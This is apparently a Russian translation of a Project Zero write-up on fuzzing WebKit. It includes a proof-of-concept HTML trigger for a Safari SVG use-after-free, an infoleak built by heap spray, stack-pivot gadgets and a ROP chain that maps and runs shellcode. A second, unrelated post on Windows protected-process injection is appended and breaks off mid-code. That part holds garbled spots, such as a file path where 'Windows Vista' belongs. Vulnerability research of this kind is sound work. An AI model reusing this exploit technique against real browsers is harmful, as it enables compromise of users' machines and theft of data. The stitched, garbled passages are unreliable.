• Обычно из-за многопроцессной архитектуры WebKit ошибка DOM завершает только web process, а основной продолжает работу. Добавлен код, следящий за web process и при его сбое «роняющий» основной процесс с тем же статусом.
• Создан собственный целевой бинарный файл.

После публикации предыдущего исследования нам задавали много вопросов о деталях конфигурации. Поэтому теперь мы выпускаем изменения кода WebKitGTK+ и подробные инструкции сборки. Файл патча находится здесь. Он создан для WebKitGTK+ 2.20.2 и может не заработать без изменений с другими версиями.

После подготовки кода WebKitGTK+ его собирали с ASan следующими командами из каталога WebKitGTK+:

```
export CC=/usr/bin/clang
export CXX=/usr/bin/clang++
export CFLAGS="-fsanitize=address"
export CXXFLAGS="-fsanitize=address"
export LDFLAGS="-fsanitize=address"
export ASAN_OPTIONS="detect_leaks=0"
mkdir build
cd build
cmake -DCMAKE_BUILD_TYPE=Release -DCMAKE_INSTALL_PREFIX=. -DCMAKE_SKIP_RPATH=ON -DPORT=GTK -DLIB_INSTALL_DIR=./lib -DUS
make -j 4
mkdir -p libexec/webkit2gtk-4.0
cp bin/WebKit*Process libexec/webkit2gtk-4.0/
```

При первой сборке cmake/make, вероятно, сообщит об отсутствующих зависимостях, которые придётся установить. Множество функций, не особенно важных для DOM-фаззинга, отключено

флагами `-DENABLE`. В основном это избавляло от установки соответствующих зависимостей, а в некоторых случаях делало сборку более «переносимой».

После сборки фаззинг сводится к созданию образца через Domato, запуску целевого файла:

```
ASAN_OPTIONS=detect_leaks=0,exitcode=42 ASAN_SYMBOLIZER_PATH=/path/to/llvm-symbolizer LD_LIBRARY_PATH=./lib ./bin/webki
```

и ожиданию кода выхода 42, который, судя по команде и нашим изменениям WebKitGTK+, обозначает сбой ASan.

После сбора сбоев на реальном оборудовании Mac создавалась ASan-сборка самого свежего исходного кода WebKit. Для этого достаточно выполнить:

```
./Tools/Scripts/set-webkit-configuration --release --asan
./Tools/Scripts/build-webkit
```

Каждый сбой WebKitGTK+ перед отправкой Apple проверялся на сборке Mac.

Результаты

После 100 000 000 итераций фаззера, как и год назад, я получил девять уникальных ошибок и сообщил о них Apple. В прошлом году я оценил стоимость необходимых вычислительных ресурсов примерно в 1000 долларов, и вряд ли она изменилась: такая сумма доступна широкому кругу атакующих с разной мотивацией.

Ошибки сведены в таблицу ниже. На момент публикации статьи все они уже были исправлены.

ID ошибки Project Zero	CVE	Тип	Затронут Safari 11.1.2	Старше 6 месяцев	Старше 1 года
1593	CVE-2018-4197	UAF	ДА	ДА	НЕТ
1594	CVE-2018-4318	UAF	НЕТ	НЕТ	НЕТ
1595	CVE-2018-4317	UAF	НЕТ	ДА	НЕТ
1596	CVE-2018-4314	UAF	ДА	ДА	НЕТ
1602	CVE-2018-4306	UAF	ДА	ДА	НЕТ
1603	CVE-2018-4312	UAF	НЕТ	НЕТ	НЕТ
1604	CVE-2018-4315	UAF	ДА	ДА	НЕТ
1609	CVE-2018-4323	UAF	ДА	ДА	НЕТ
1610	CVE-2018-4328	OOB read	ДА	ДА	ДА

UAF = use-after-free. OOB = out-of-bounds.

Как видно из таблицы, шесть из девяти ошибок затрагивали выпущенную версию Apple Safari и непосредственно его пользователей.

Хотя девять или шесть ошибок, смотря как считать, заметно меньше прошлогодних 17, это всё ещё солидное число, особенно с учётом того, что фаззер давно находится в открытом доступе.

Получив результаты, я проверил, как долго ошибки находились в кодовой базе WebKit. Все они тестировались на версии WebKitGTK+ старше шести месяцев (2.19.6) и старше года (2.16.6).

Результаты интересны: большинство ошибок присутствовало более шести месяцев, но только одна — более года. Важно отметить, что в течение прошедшего года между предыдущей и этой публикациями я также запускал фаззинг тем же способом и сообщил о 14 ошибках. Невозможно узнать, сколько из этих 14 дожили бы до настоящего момента и сколько обнаружились бы в текущем запуске. Некоторые новые ошибки также могут быть старше, но их PoC не срабатывают в старых версиях из-за несвязанных изменений DOM. Эту возможность я не исследовал.

Даже если предположить, что все ранее отправленные ошибки не дожили бы до настоящего времени, результаты всё равно показывают: (а) в кодовой базе WebKit продолжают появляться уязвимости и (б) многие попадают в выпускаемые продукты до обнаружения внутренними средствами безопасности.

Пункт (а) обычен для любого программного обеспечения, меняющегося так же быстро, как DOM-движок. Но пункт (б) может указывать на необходимость выделить больше вычислительных ресурсов на фаззинг и/или анализ перед выпуском.

Эксплойт

Чтобы доказать, что подобные ошибки действительно способны привести к компрометации браузера, я решил написать эксплойт одной из них. Целью не был очень надёжный или сложный эксплойт: высококвалифицированные атакующие вряд ли стали бы выбирать ошибки, найденные открытыми инструментами и потому имеющие сравнительно короткий срок жизни. Однако специалист по эксплуатации мог бы применить такую ошибку, например, в кампании распространения вредоносного ПО и нанести значительный ущерб даже ненадёжным эксплойтом.

Из шести проблем, затрагивающих выпущенную версию Safari, я выбрал ту, которую счёл самой простой: use-after-free, где, в отличие от остальных найденных UAF, освобождённый объект находится не в isolated heap — мере защиты, недавно добавленной в WebKit для усложнения эксплуатации use-after-free.

Сначала рассмотрим ошибку, которую будем эксплуатировать. Это use-after-free в функции `SVGAnimateElementBase::resetAnimatedType()`. В начале функция получает raw pointer на объект `SVGAnimatedTypeAnimator`:

```
SVGAnimatedTypeAnimator* animator = ensureAnimator();
```

а ближе к концу использует animator для получения указателя на `SVGAnimatedType`, если тот ещё не существует:

```
m_animatedType = animator->constructFromString(baseValue);
```

Проблема в том, что между этими строками может выполниться контролируемый атакующим JavaScript, в частности во время вызова `computeCSSPropertyValue()`. JavaScript способен вызвать `SVGAnimateElementBase::resetAnimatedPropertyType()`, удаляющую объект animator. Тогда `constructFromString()` вызывается на освобождённом animator — на первый взгляд типичный use-after-free. В ошибке есть ещё одна особенность, к которой мы вернёмся ниже.

В последней версии Safari уязвимость исправлена отказом от непосредственного запуска JavaScript callbacks через `computeCSSPropertyValue()`. Теперь обработчик события выполняется позднее. Патч доступен здесь.

Простой proof of concept:

```
<body onload="setTimeout(go, 100)">
  <svg id="svg">
    <animate id="animate" attributeName="fill" />
  </svg>
  <div id="inputParent" onfocusin="handler()">
    <input id="input">
  </div>
  <script>
    function handler() {
      animate.setAttribute('attributeName','fill');
    }
    function go() {
      input.autofocus = true;
      inputParent.after(inputParent);
      svg.setCurrentTime(1);
    }
  </script>
</body>
```

Здесь `svg.setCurrentTime()` вызывает `resetAnimatedType()`, которая из-за выполненных ранее изменений DOM запускает обработчик JavaScript. В нём animator удаляется сбросом атрибута `attributeName` элемента `animate`.

Поскольку `constructFromString()` — виртуальный метод класса `SVGAnimatedType`, уязвимость даёт примитив вызова виртуального метода на освобождённом объекте.

До появления ASLR такая ошибка немедленно эксплуатировалась бы заменой освобождённого объекта управляемыми данными и подделкой таблицы виртуальных методов, чтобы вызов перенаправил выполнение на ROP-цепочку атакующего. Но из-за ASLR адреса исполняемых модулей процесса неизвестны.

Классический обход — объединить use-after-free с infoleak, раскрывающей адрес исполняемого модуля. Но в найденном наборе не оказалось подходящей утечки. Менее склонный к мучениям исследователь просто продолжил бы фаззинг до появления хорошей infoleak. Я же намеренно ограничил себя ошибками, найденными за то же число итераций, что и в предыдущем исследовании. Поэтому основная часть времени ушла на превращение данной ошибки в утечку.

Как сказано выше, наш примитив — вызов виртуального метода освобождённого объекта. Без обхода ASLR единственное действие, не вызывающее немедленного сбоя, — заменить объект другим объектом с vtable, чтобы виртуальный метод вызывался на нём. Обычно это просто вызовет корректный метод корректного объекта без интересных последствий. Но есть несколько потенциально полезных сценариев:

1. Виртуальный метод может быть опасно вызывать вне контекста. Например, вызов деструктора освободит поля объекта, пока сам объект продолжает жить. Так исходный UAF превращается в другой use-after-free, возможно с более удобным примитивом.
2. `constructFromString()` принимает один параметр типа `String`. Если другой виртуальный метод ожидает иной тип, можно вызвать смешение типа входного параметра. Если он принимает больше параметров, чем `constructFromString()`, остальные будут неинициализированы, что также может привести к эксплуатируемому поведению.
3. `constructFromString()` должен вернуть указатель типа `SVGAnimatedType`. Если другой метод возвращает иной тип, произойдёт смешение типа возвращаемого значения. Если он ничего не возвращает, значение останется неинициализированным.
4. Если vtable освобождённого и заменившего его объектов имеют разные размеры, вызов указателя из таблицы первого может прочитать за границами таблицы второго и вызвать виртуальную функцию третьего класса.

В эксплойте используется третий вариант, но с особенностью. Чтобы её понять, рассмотрим `SVGAnimateElementBase` подробнее. Класс реализует большую часть функциональности SVG-элемента `<animate>`. Элемент `<animate>`, как следует из названия, анимирует свойство

другого элемента. Например:

```
<animate attributeName="x" from="0" to="100" dur="10s" />
```

увеличивает координату x целевого элемента, по умолчанию родительского, от 0 до 100 за десять секунд. Элемент `<animate>` может анимировать разные свойства CSS или XML, выбираемые атрибутом `attributeName` элемента `<animate>`.

Ключевая деталь: свойства элемента `<animate>` могут иметь разные типы. Например, координата x имеет тип `SVGLengthValue`, число с единицей измерения, а атрибут fill — тип `Color`.

В классе `SVGAnimateElementBase` тип анимируемого свойства отслеживается полем:

```
AnimatedPropertyType m_animatedPropertyType;
```

где `AnimatedPropertyType` — перечисление возможных типов. Ещё два важных поля:

```
std::unique_ptr<SVGAnimatedTypeAnimator> m_animator;
std::unique_ptr<SVGAnimatedType> m_animatedType;
```

`m_animator` — объект use-after-free, а `m_animatedType` создаётся этим, возможно освобождённым, `m_animator`.

`SVGAnimatedTypeAnimator`, тип `m_animator`, — суперкласс с подклассами для всех значений `AnimatedPropertyType`: `SVGAnimatedBooleanAnimator`, `SVGAnimatedColorAnimator` и так далее. `SVGAnimatedType`, тип `m_animatedType`, представляет variant, содержащий тип и union возможных значений в зависимости от типа.

В норме и подкласс `m_animator`, и тип `m_animatedType` должны совпадать с `m_animatedPropertyType`. Например, если `m_animatedPropertyType` равен `AnimatedBoolean`, variant `m_animatedType` должен иметь тот же тип, а `m_animator` быть экземпляром `SVGAnimatedBooleanAnimator`.

Почему им не совпадать, если `m_animator` создаётся по `m_animatedPropertyType` здесь, а `m_animatedType` создаётся `m_animator` здесь? Вот только именно здесь и находится уязвимость.

Вместо замены освобождённого animator совершенно другим объектом и смешения `SVGAnimatedType` с другим классом можно заменить его другим подклассом animator и перепутать `SVGAnimatedType` типа A с `SVGAnimatedType` типа B.

Интересно, что ошибка существовала бы даже без освобождения animator. Тогда она превратилась бы в type confusion: для активации достаточно изменить `m_animatedPropertyType` элемента `<animate>` на другой тип в JavaScript callback; ниже механизм рассматривается подробно. Это вызвало обсуждение, следует ли вообще называть ошибку use-after-free или это другой тип, где UAF лишь симптом.

Animator всегда освобождается сразу после изменения типа `<animate>`, что создаёт необычный сценарий: для эксплуатации вместо замены освобождённого объекта объектом другого типа его можно заменить объектом того же типа или вообще не допустить замены. Из-за механизма выделения памяти WebKit последнее обычно происходит само: объекты на странице памяти начинают заменяться только после её заполнения. Кроме того, освобождение объекта в WebKit не повреждает его, как в некоторых аллокаторах, поэтому им можно нормально пользоваться и после освобождения.

Рассмотрим, как работает смешение типов и к чему приводит:

1. Начинаем с элемента `<animate>` типа A. `m_animatedPropertyType`, `m_animator` и `m_animatedType` соответствуют типу A.
2. Вызывается `resetAnimatedType()` и здесь получает указатель animator типа A.
3. `resetAnimatedType()` вызывает `computeCSSPropertyValue()` здесь, запуская JavaScript callback.

4. В callback меняем тип `<animate>` на B, изменяя `attributeName`. Это вызывает `SVGAnimateElementBase::resetAnimatedPropertyType()`. Она удаляет `m_animatedType` и `m_animator`, а `m_animatedPropertyType` устанавливает в B по новому `attributeName` здесь. Теперь `m_animatedType` и `m_animator` равны null, а `m_animatedPropertyType` — B.
5. Возвращаемся в `resetAnimatedType()`, где локальная переменная `animator` всё ещё указывает на освобождённый, но работоспособный animator типа A.
6. `m_animatedType` создаётся по освобождённому animator здесь. Теперь `m_animatedType` имеет тип A, `m_animatedPropertyType` — B, а `m_animator` равен null.
7. `resetAnimatedType()` возвращается, и локальная переменная animator, указывающая на освобождённый animator типа A, навсегда теряется.
8. Позднее `resetAnimatedType()` вызывается снова. Поскольку `m_animator` всё ещё null, а `m_animatedPropertyType` равен B, создаётся `m_animator` типа B здесь.
9. `m_animatedType` не равен null, поэтому вместо нового объекта он лишь инициализируется вызовом `m_animatedType->setValueAsString()` здесь. Получаем `m_animatedPropertyType` типа B, `m_animator` типа B и `m_animatedType` типа A.
10. В какой-то момент вычисляется значение анимируемого свойства. Это происходит в `SVGAnimateElementBase::calculateAnimatedValue()` на этой строке вызовом `m_animator->calculateAnimatedValue(..., m_animatedType)`. Здесь `m_animator` типа B не совпадает с `m_animatedType` типа A. Поскольку в норме такого быть не должно, animator не проверяет тип аргумента — в отладочной сборке могут быть asserts, но в release их нет — и пытается записать вычисленное значение типа B в `SVGAnimatedType` типа A.
11. После вычисления значение читается как строка и устанавливается в соответствующее свойство CSS. Это происходит здесь.

Фактическое смешение типов происходит только на этапе 10: `SVGAnimatedType` типа A записывается так, будто он имеет тип B. Остальные взаимодействия с `m_animatedType` безопасны, поскольку лишь получают и задают значение как строку, что допустимо независимо от реального типа.

Хотя `<animate>` поддерживает анимацию свойств XML и CSS, описанная последовательность возможна только с CSS, поскольку XML обрабатывается другим кодом. Список подходящих свойств CSS находится здесь.

Как превратить type confusion в infoleak? Первоначально планировалось взять A = числовой тип, B = `String`. Тогда при записи указатель строки перезаписал бы число, и его можно было бы прочитать на этапе 11. Но есть проблема, общая для многих комбинаций: значение этапа 11 должно быть допустимым CSS-значением текущего анимируемого свойства, иначе оно не установится и прочитать его не получится. Например, не удалось найти строковое CSS-свойство из указанного списка, принимающее значение вроде `1.4e-45`.

С учётом ограничений этапа 11 перспективнее заменить один числовой тип другим. Некоторого успеха удалось добиться с A = `FloatRect` и B = `SVGLengthListValues`, вектором значений `SVGLengthValue`. Как и выше, указатель vector записывается поверх `FloatRect`. Иногда это раскрывает адрес кучи. Почему лишь иногда? Единственное доступное CSS-свойство типа `SVGLengthListValues` — `stroke-dasharray`, а `stroke-dasharray` принимает только положительные значения. Если младшие 32 бита раскрываемого адреса выглядят как отрицательное floating-point число, то есть старший бит установлен, адрес прочитать нельзя. Проблему можно решить heap spray объёмом 2 Гбайт, чтобы младшие 32 бита адресов стали положительными. Но раз spraying всё равно нужен, есть другой путь.

В итоговом подходе A = `SVGLengthListValues`, CSS-свойство `stroke-dasharray`, а B = `float`, свойство `stroke-miterlimit`. Такое смешение перезаписывает младшие 32 бита указателя vector `SVGLengthValue` числом floating point.

Перед активацией нужно заполнить кучу примерно 4 Гбайт данных, что возможно на современных компьютерах. Тогда с хорошей вероятностью замена исходного адреса `0x000000XXXXXXXXXX` на `0x000000XXYYYYYYYY` всё ещё даст действительный адрес кучи, особенно при большом `YYYYYYYY`. Так можно раскрывать не вполне произвольные данные по адресу `0x000000XX00000000 + arbitrary offset`.

Почему не вполне произвольные? Остаются ограничения:

• Поскольку `stroke-miterlimit` должен быть положительным, раскрываются только данные кучи, интерпретируемые как 32-битный float.
• `SVGLengthValue` состоит из 32-битного float и следующего за ним перечисления единиц измерения. При чтении `SVGLengthValue` как строки на этапе 11 действительная единица добавляется к числу, например `100px`. Установить такую строку в `stroke-miterlimit` нельзя. Поэтому следующий после нужного значения байт `SVGLengthValue` должен интерпретироваться как недействительная единица, которая не добавляется при чтении.

Оба ограничения часто обходятся невыровненными чтениями.

Что читать полученным более-менее полезным примитивом? Для обхода ASLR нужен указатель на исполняемый модуль. Обычно для этого читают vtable объекта в куче. Но в macOS указатели vtable, по-видимому, ведут в отдельную область памяти, а не туда, где находится исполняемый код модуля. Поэтому вместо vtable нужен указатель функции.

Мы использовали в heap spray объекты `VTTRegion`. Объекты `VTTRegion` содержат `Timer`, внутри которого есть указатель на объект `Function`, содержащий в данном случае указатель функции `VTTRegion::scrollTimerFired()`. Поэтому можно заполнить кучу объектами `VTTRegion`, что занимает около десяти секунд на не самом современном Mac Mini, а затем просканировать память в поисках указателя функции.

Так мы обходим ASLR. Для следующего этапа также полезен адрес payload, то есть ROP-цепочки и shellcode. Он раскрывается следующим образом:

1. Найти объект `VTTRegion` в heap spray.
2. Во время spray установить свойство `VTTRegion.height` в индекс массива, чтобы точно определить, какой из миллионов объектов `VTTRegion` был прочитан.
3. Установить `VTTRegion.id` найденного объекта `VTTRegion` в payload.
4. Прочитать указатель `VTTRegion.id`.

Теперь можно второй раз активировать уязвимость для выполнения кода. На этот раз используется классический сценарий use-after-free: освобождённый `SVGAnimatedTypeAnimator` перезаписывается управляемыми данными.

Apple недавно добавила gigacage, отдельную большую область памяти для множества контролируемых атакующим типов данных, включая строки и массивы, поэтому задача уже не тривиальна. Но содержимое `Vector` всё ещё выделяется в основной куче. Найдя vector с полностью управляемым содержимым, можно обойти ограничения кучи.

Я использовал временный vector, создаваемый при вызове `TypedArray.set()` для копирования значений из одного typed array JavaScript в другой. Vector временный и удаляется сразу после использования, но из-за особенностей выделения памяти WebKit это не так страшно. Как и другие улучшения стабильности, поиск более постоянного управляемого выделения оставлен читателю в качестве упражнения. :-)

Теперь обработчик события JavaScript может заменить освобождённый `SVGAnimatedTypeAnimator` вектором, первые восемь байт которого указывают на payload с ROP-цепочкой и shellcode.

Сама ROP-цепочка проста, но интерес представляют гаджет или, точнее, гаджеты stack pivot. В нашем сценарии виртуальная функция освобождённого объекта вызывается так:

```
call qword ptr [rax+10h]
```

где `rax` указывает на payload. Кроме того, `rsi` указывает на освобождённый объект, которым мы теперь управляем. Сначала для ROP необходимо получить контроль над стеком, но мне не удалось найти классические гаджеты:

```
mov rsp, rax; ret;
push rax; pop rsp; ret;
xchg rax, rsp; ret;
```

Поэтому stack pivot был разбит на два гаджета:

```
push rax; mov rax, [rsi], call [rax + offset];
```

Первый помещает адрес payload в стек и встречается очень часто, поскольку именно так была вызвана исходная виртуальная функция, кроме `push rax`, который может быть эпилогом другой инструкции. Вторым гаджетом служит:

```
pop whatever; pop rsp; ret;
```

Первый pop снимает со стека адрес возврата, а второй наконец помещает управляемое значение в `rsp`. Этот гаджет встречается реже, но всё же гораздо чаще упомянутого классического stack pivot, по крайней мере в нашем бинарном файле.

Итоговая ROP-цепочка, которую следует читать начиная со смещения `0x10`:

```
[address of pop; pop; pop; ret]
0
[address of push rax; mov rax, [rsi], call [rax+0x28]];
0
[address of pop; ret]
[address of pop rbp; pop rsp; ret;]
[address of pop rdi; ret]
0
[address of pop rsi; ret]
shellcode length
[address of pop rdx; ret]
PROT_EXEC + PROT_READ + PROT_WRITE
[address of pop rcx; ret]
MAP_ANON + MAP_PRIVATE
[address of pop r8; pop rbp; ret]
-1
0
[address of pop r9; ret]
0
[address of mmap]
[address of push rax; pop rdi; ret]
[address of push rsp; pop rbp; ret]
[address of push rbp; pop rax; ret]
[address of add rax, 0x50; pop rbp; ret]
0
[address of push rax; pop rsi; pop rbp; ret]
0
[address of pop rdx; ret]
shellcode length
[address of memcpy]
[address of jmp rax;]
0
shellcode
```

ROP-цепочка вызывает:

```
mmap(0, shellcode_length, PROT_EXEC | PROT_READ | PROT_WRITE,
     MAP_ANON + MAP_PRIVATE, -1, 0)
```

Затем вычисляет адрес shellcode, копирует его по адресу, возвращённому `mmap()`, и вызывает.

В нашем случае shellcode — последовательность инструкций `int 3`, поэтому при достижении Safari завершается. Подключённый отладчик показывает успешный переход, обнаруживая breakpoint:

```
Process 5833 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = EXC_BREAKPOINT (code=EXC_I386_BPT, subcode=0x0)
    frame #0: 0x00000001b1b83001
->  0x1b1b83001: int3
    0x1b1b83002: int3
    0x1b1b83003: int3
    0x1b1b83004: int3
Target 0: (com.apple.WebKit.WebContent) stopped.
```

В реальной атаке shellcode мог бы быть эксплойтом второго этапа для выхода из песочницы Safari либо payload, превращающим ошибку в universal XSS и похищающим междоменные данные.

Эксплойт успешно протестирован в Mac OS 10.13.6, сборка 17G65. Если вы всё ещё используете эту версию, стоит обновиться. Полный эксплойт доступен здесь.

Влияние новых мер защиты iOS

Интересная особенность эксплойта в том, что для Safari в Mac OS его удалось написать очень «старым» способом, infoleak + ROP, из-за отсутствия на платформе мер защиты потока управления.

В новом мобильном оборудовании и iOS 12, выпущенной уже после написания эксплойта, Apple добавила защиту потока управления посредством Pointer Authentication Codes (PAC). Хотя писать ещё одну версию эксплойта пока не планируется, интересно обсудить, как изменить его для обхода новых мер.

Представленный эксплойт состоит из двух частей: утечки и получения выполнения кода. PAC никак не влияет на утечку, но мешает переходу к ROP-цепочке на втором этапе, поскольку мы не можем подделать правильную подпись указателя vtable.

Вместо перехода к ROP следующим этапом, вероятно, должно стать получение примитива произвольного чтения и записи. Его потенциально можно создать похожим смешением типов, использованным для infoleak, но с другой комбинацией объектов. Я заметил несколько сочетаний, способных привести к записи, особенно при уже имеющейся утечке, но подробно не исследовал.

Получив произвольное чтение/запись в процессе WebKit, атакующий может перезаписать JIT-код или, если это не получится, другие данные, заставляющие сгенерировать полностью или частично управляемый JIT-код, и таким способом добиться выполнения.

То есть эксплойт всё ещё можно написать, хотя это будет несколько труднее.

О публикации бюллетеней

Перед заключением обратим внимание на объявление патчей перечисленных ошибок и соответствующую хронологию. О проблемах сообщили Apple с 15 июня по 2 июля 2018 года. 17 сентября Apple опубликовала бюллетени безопасности iOS 12, tvOS 12 и Safari 12, исправившие все ошибки. Но хотя исправления уже вышли, первоначальные бюллетени их не упоминали. Описанные проблемы добавили лишь через неделю, 24 сентября, одновременно с публикацией бюллетеня macOS Mojave 10.14.

Расхождение видно при сравнении архивной версии бюллетеня Safari 12 от 18 сентября и текущей версии. Если браузер закешировал старую страницу, возможно, её придётся обновить.

Вероятнее всего, исходные бюллетени не включали все ошибки, поскольку Apple хотела дождаться их исправления и в macOS. Но такая практика вводит в заблуждение: пользователи, интересующиеся бюллетенями безопасности Apple, скорее всего, читают их только один раз при выпуске и получают впечатление, что обновления исправляют значительно меньше и менее серьёзные уязвимости, чем на самом деле.

Кроме того, неодновременная публикация исправлений мобильной и настольной ОС подвергает пользователей desktop-продуктов ненужному риску. Атакующие могут восстановить патчи из мобильных обновлений и разработать эксплойты против настольных продуктов, пока их пользователям нечем обновиться и защититься.

Заключение

При тестировании Domato в WebKit DOM явно обнаружились улучшения, но теперь уже открытый фаззер всё равно нашёл множество интересных ошибок за не слишком большое число итераций. Если общедоступный инструмент способен найти столько ошибок, частные, вероятно, могут добиться ещё большего.

Такие ошибки легко отмахнуть как не замеченные в реальных атаках, но это не означает, что их не используют или не могут использовать, что доказывает представленный эксплойт. Он не содержит выхода из песочницы и потому не является полной цепочкой, однако сообщения других исследователей показывают, что и этот аспект безопасности браузера ломается фаззингом. Примечание Apple Security: указанный выход из песочницы атакует WindowServer, доступ к которому удалён из песочницы Safari 12 в macOS Mojave 10.14. Кроме того, DOM-эксплойт способен похищать междоменные данные вроде cookies даже без выхода из песочницы.

Результаты могут означать, что WebKit фаззят, но с недостаточной вычислительной мощностью для обнаружения всех новых доступных фаззингу ошибок до их попадания в выпускаемую версию браузера. Мы надеемся, что исследование улучшит безопасность пользователей, побудив Apple выделить больше ресурсов этому направлению браузерной безопасности.

Внедрение кода в защищённые процессы Windows через COM — часть 1

Автор: James Forshaw, Google Project Zero


На Recon Montreal 2018 мы с Alex Ionescu представили доклад «Unknown Known DLLs and other Code Integrity Trust Violations». В нём описывалась реализация механизмов Code Integrity Microsoft Windows и Protected Processes (PP). Я также продемонстрировал несколько способов обхода Protected Process Light (PPL), часть из которых требовала прав администратора, а часть — нет.

В статье я опишу путь к обнаружению способа внедрения кода в PPL в Windows 10 1803. Поскольку единственная ошибка, которую Microsoft сочла нарушением защищаемой границы безопасности, уже исправлена, эксплойт можно рассмотреть подробнее.

Основы защищённых процессов Windows

Истоки модели Windows Protected Process (PP) относятся к **2018-10-16-process-vista.doc** (файл в files/2018-10-16-process-vista.doc), где она была представлена для защиты DRM-процессов. Модель сильно ограничивалась: загружаемые DLL должны были входить в подмножество кода, установленного вместе с ОС. Чтобы исполняемый файл мог запускаться защищённым, его также требовалось подписать специальным сертификатом Microsoft, встроенным в бинарный файл. Одна из защит ядра не позволяла незащищённому процессу открыть handle защищённого процесса с правами, достаточными для внедрения произвольного кода или чтения памяти.

В Windows 8.1 появился более общий механизм Protected Process Light (PPL). Он ослабил часть ограничений на допустимые DLL и изменил требования подписи основного исполняемого файла. Другим крупным изменением стали уровни подписи, разделяющие типы защищённых процессов. PPL определённого уровня может получить полный доступ к процессу того же или более низкого уровня, а к более высоким получает ограниченный набор прав. Эти уровни распространили и на старую модель PP: PP может открывать все PP и PPL того же или более низкого уровня, но обратное неверно — PPL никогда не получает полный доступ к PP независимо от уровня. Некоторые уровни и отношения показаны ниже:



Уровни подписи позволяют Microsoft открыть защищённые процессы сторонним разработчикам, хотя сейчас они могут создавать только Anti-Malware PPL. Уровень Anti-Malware особый: сторонняя компания может добавить дополнительные разрешённые ключи подписи, зарегистрировав сертификат Early Launch Anti-Malware (ELAM). Существует также TruePlay от Microsoft — технология защиты игр от читов, использующая компоненты PPL, но для нашего обсуждения она не важна.

Можно долго описывать внутреннее устройство PP и PPL, но лучше обратиться к серии Alex Ionescu: часть 1, часть 2 и часть 3. Хотя материалы в основном относятся к Windows 8.1, большинство концепций в Windows 10 существенно не изменилось.

Ранее я писал о Protected Processes здесь, рассматривая собственную реализацию Oracle в платформе виртуализации VirtualBox для Windows. В статье показано несколько способов обхода защиты процесса. Тогда я не упомянул, что первый метод, внедрение кода JScript, работал и против PPL Microsoft. Из осторожности я сообщил Microsoft о внедрении произвольного кода в PPL как проблему 1336, если компания захочет это исправить. Microsoft решила не выпускать бюллетень, но устранила проблему в следующем крупном выпуске Windows, версии 1803, добавив в `CI.DLL`, библиотеку Code Integrity ядра, следующий код:

```
UNICODE_STRING g_BlockedDllsForPPL[] = {
    DECLARE_USTR("scrobj.dll"),
    DECLARE_USTR("scrrun.dll"),
    DECLARE_USTR("jscript.dll"),
    DECLARE_USTR("jscript9.dll"),
    DECLARE_USTR("vbscript.dll")
};

NTSTATUS CipMitigatePPLBypassThroughInterpreters(
    PEPROCESS Process, LPBYTE Image, SIZE_T ImageSize) {
    if (!PsIsProtectedProcess(Process))
        return STATUS_SUCCESS;

    UNICODE_STRING OriginalImageName;
    // Get the original filename from the image resources.
    SIPolicyGetOriginalFilenameAndVersionFromImageBase(
        Image, ImageSize, &OriginalImageName);
```

